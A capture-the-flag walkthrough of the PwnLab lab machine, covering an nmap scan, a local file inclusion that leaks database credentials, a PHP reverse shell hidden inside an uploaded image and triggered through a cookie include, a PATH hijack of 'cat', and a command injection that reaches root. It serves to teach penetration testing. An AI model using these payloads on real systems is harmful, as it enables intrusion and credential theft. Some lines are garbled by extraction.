

```

(kali@kali)-[~]
$ nmap 192.168.1.194 -A -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-20 16:28 EDT
Nmap scan report for pwnlab.home (192.168.1.194)
Host is up (0.00036s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: PwnLab Intranet Image Hosting
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4    111/tcp    rpcbind
|   100000  2,3,4    111/udp    rpcbind
|   100000  3,4      111/tcp6   rpcbind
|   100000  3,4      111/udp6   rpcbind
|   100024  1        34253/udp  status
|   100024  1        47748/tcp  status
|   100024  1        48210/tcp6 status
|_ 100024  1        50148/udp6 status
3306/tcp  open  mysql    MySQL 5.5.47-0+deb8u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 41
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, ODBCClient, LongColumnFlag, IgnoreSigpipes, ConnectWithDat
|_lowDatabaseTableColumn, InteractiveClient, FoundRows, SupportsLoadDataLocal, SupportsMultipleRe
|   Status: Autocommit
|   Salt: CZ|"1mT?zk')6se|bVf
|_ Auth Plugin Name: mysql_native_password
47748/tcp open  status  1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.58 seconds


```

Let's start with the http port

Something that jumps out is that nmap captured the salt used in mysql. Cool!

PwnLab Intranet Image Hosti × +

← → ↻ 🏠
192.168.1.194/?page=login




[\[Home \]](#) [\[Login \]](#) [\[Upload \]](#)

Username:

Password:

SQLi is not working, the upload page requires logging in and directory busting only found a config.php file which cannot be accessed.

This is definitely calling for an LFI. Look at the GET parameter!



PHP filters are always our friend! And the website is also appending the .php suffix. We have the config file, let's peek inside...

```
(kali㉿kali)-[~/Desktop]
$ base64 -d config > configD

(kali㉿kali)-[~/Desktop]
$ cat configD
<?php
$server    = "localhost";
$username  = "root";
$password  = "H4u%QJ_H99";
$database  = "Users";
?>

(kali㉿kali)-[~/Desktop]
$ |
```


These are DB creds!

```
MySQL [Users]> select * from users;
+-----+-----+
| user | pass |
+-----+-----+
| kent | Sld6WHVCSkp0eQ= |
| mike | U0lmZHNURW42SQ= |
| kane | aVN2NVltMkdSbw= |
+-----+-----+
3 rows in set (0.001 sec)
```


More base64...

The first password decodes to JWzXuBJJNy

At first I thought I was missing the salt or something, but I managed to login with kent! Time for the php reverse shell



Dammit, extension not allowed



Not allowed extension, please upload images only.

The app shows a different error depending if it is the file extension, the content type or the magic headers that don't correspond to images

```
<body>
  <form action='' met
    <input type='file
    <input type='subm
  </form>
</body>
</html>
Error 001
```


After a while I figured out that I wouldn't be able to execute the files. I added php code embedded in the images but I couldn't execute it, even with the directory traversal vulnerability I found earlier.

However, i started LFI-ing other files and I found this in index.php

```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE["lang"]))
{
    include("lang/".$_COOKIE["lang"]);
}
// Not implemented yet.
```

An include!! Awesome.

So this is the file we want to execute



| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Descripti</u> |
|---|----------------------|-------------|------------------|
| Parent Directory | - | - | - |
| 01e259375c2b2a1f51bd64f9fff470cf.jpeg | 2022-06-20 18:09 | 211 | |
| 5693c92da25dff84f04e8a34abf9029.jpg | 2022-06-20 18:16 | 74K | |
| 69193b56e86b7843a5a772396cca7c9b.jpeg | 2022-06-20 18:08 | 26K | |
| aaf420ccf0cf7b9d8c2582964098c151.jpeg | 2022-06-20 18:09 | 211 | |
| c9251348ba00159f4ec496d74fa315b8.jpg | 2022-06-20 18:13 | 211 | |
| ce3eeaae070e1a1d6c5f89c12c054640.jpeg | 2022-06-20 18:09 | 211 | |
| d4243669650edeef7635869717ec50e3.jpg | 2022-06-20 18:05 | 26K | |
| ff33f993c5f6b28bd587c58dabcf0979.jpeg | 2022-06-20 18:04 | 26K | |

This means the cookie must be set to “ ../upload/IMAGENAME”

Got it! And phpinfo() was executed

```
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=8rfsfmub4qrjmv434o7p725b03; lang=
  ../upload/c9251348ba00159f4ec496d74fa315b8.jpg
9 Upgrade-Insecure-Requests: 1
0
```

```
Response
Pretty Raw Hex Render ↵ ⌵
32 <body>
33   <div class="center">
34     <table>
35       <tr class="h">
36         <td>
37           <a href="http://www.php.net/">
49           </a>
50           <h1 class="p">
51             PHP Version 5.6.17-0+deb8u1
52           </h1>
53         </td>
54       </tr>
55     </table>
56     <table>
57       <tr>
58         <td class="e">
59           System
60         </td>
61         <td class="v">
62           Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686
63         </td>
64       </tr>
65     </table>
66   </div>
67 </body>
```

Actually time for the reverse shell now!

```

47 %^ody@yA
48 <?php
49 // php-reverse-shell - A Reverse Shell implementation in PHP. Comm
down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/m
php
50 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
51
52 set_time_limit (0);
53 $VERSION = "1.0";
54 $ip = '192.168.1.180';
55 $port = 1337;
56 $chunk_size = 1400;
57 $write_a = null;
58 $error_a = null;
59 $shell = 'uname -a; w; id; /bin/bash -i';
60 $daemon = 0;
61 $debug = 0;
62
63 if (function_exists('pcntl_fork')) {
64     $pid = pcntl_fork();
65
66     if ($pid == -1) {
67         printit("ERROR: Can't fork");
68         exit(1);
69     }

```

Added a reverse shell in the middle of the bytes of the image...

Exploited the include vulnerability...

```

7 Connection: close
8 Cookie: PHPSESSID=8rfsfmub4qrjmv434o7p725b03; lang=
../upload/3f6569d974eea7a879dac8fe82e01ded.jpg
9 Upgrade-Insecure-Requests: 1

```

And we got a shell!

```

(kali@kali)-[~/Desktop]
$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.180] from (UNKNOWN) [192.168.1.194] 38360
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux
18:28:48 up 1:02, 0 users, load average: 0.03, 0.03, 0.18
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (481): Inappropriate ioctl for device
bash: no job control in this shell
www-data@pwnlab:/$ whoami
www-data

```

We can login as kane and kent with the previous credentials, but not as mike...

Kane has a file msgmike inside his directory. If we cat it, it's gibberish. If we strings the file, however

```
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVh[
[^_]
cat /home/mike/msg.txt
;*2$(
GCC: (Debian 4.9.2-10) 4.9.2
GCC: (Debian 4.8.4-1) 4.8.4
.symtab
```

Running the file, it says /home/mike/msg.txt doesn't exist. Perhaps I can hijack the cat command?

```
kane@pwnlab:~$ echo '#!/bin/bash' > cat
echo '#!/bin/bash' > cat
kane@pwnlab:~$ echo '/bin/bash -i' > cat
echo '/bin/bash -i' > cat
kane@pwnlab:~$ chmod 777 cat
chmod 777 cat
kane@pwnlab:~$ export PATH=$HOME:$PATH
```

The things we do to avoid vim.... But this does the trick!

```
./msgmike
kane@pwnlab:~$ ./msgmike
./msgmike
mike@pwnlab:~$ whoami
whoami
mike
mike@pwnlab:~$ |
```

I am now mike!

Similar concept with a file in the home folder

```
GLIBC_2.0
PTRh
[^_]
Message for root:
/bin/echo %s >> /root/messages.txt
;*2$(
GCC: (Debian 4.9.2-10) 4.9.2
GCC: (Debian 4.8.4-1) 4.8.4
.symtab
```

Simple enough

```
mike@pwnlab:/home/mike$ ./msg2rooter stringtolower stringstrip_tags
./msg2rooterchunk
Message for root: easyCMDinjection;id
easyCMDinjection;id
easyCMDinjection
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)
mike@pwnlab:/home/mike$
```

Funny that I had to call cat with the full path :)

[illegible]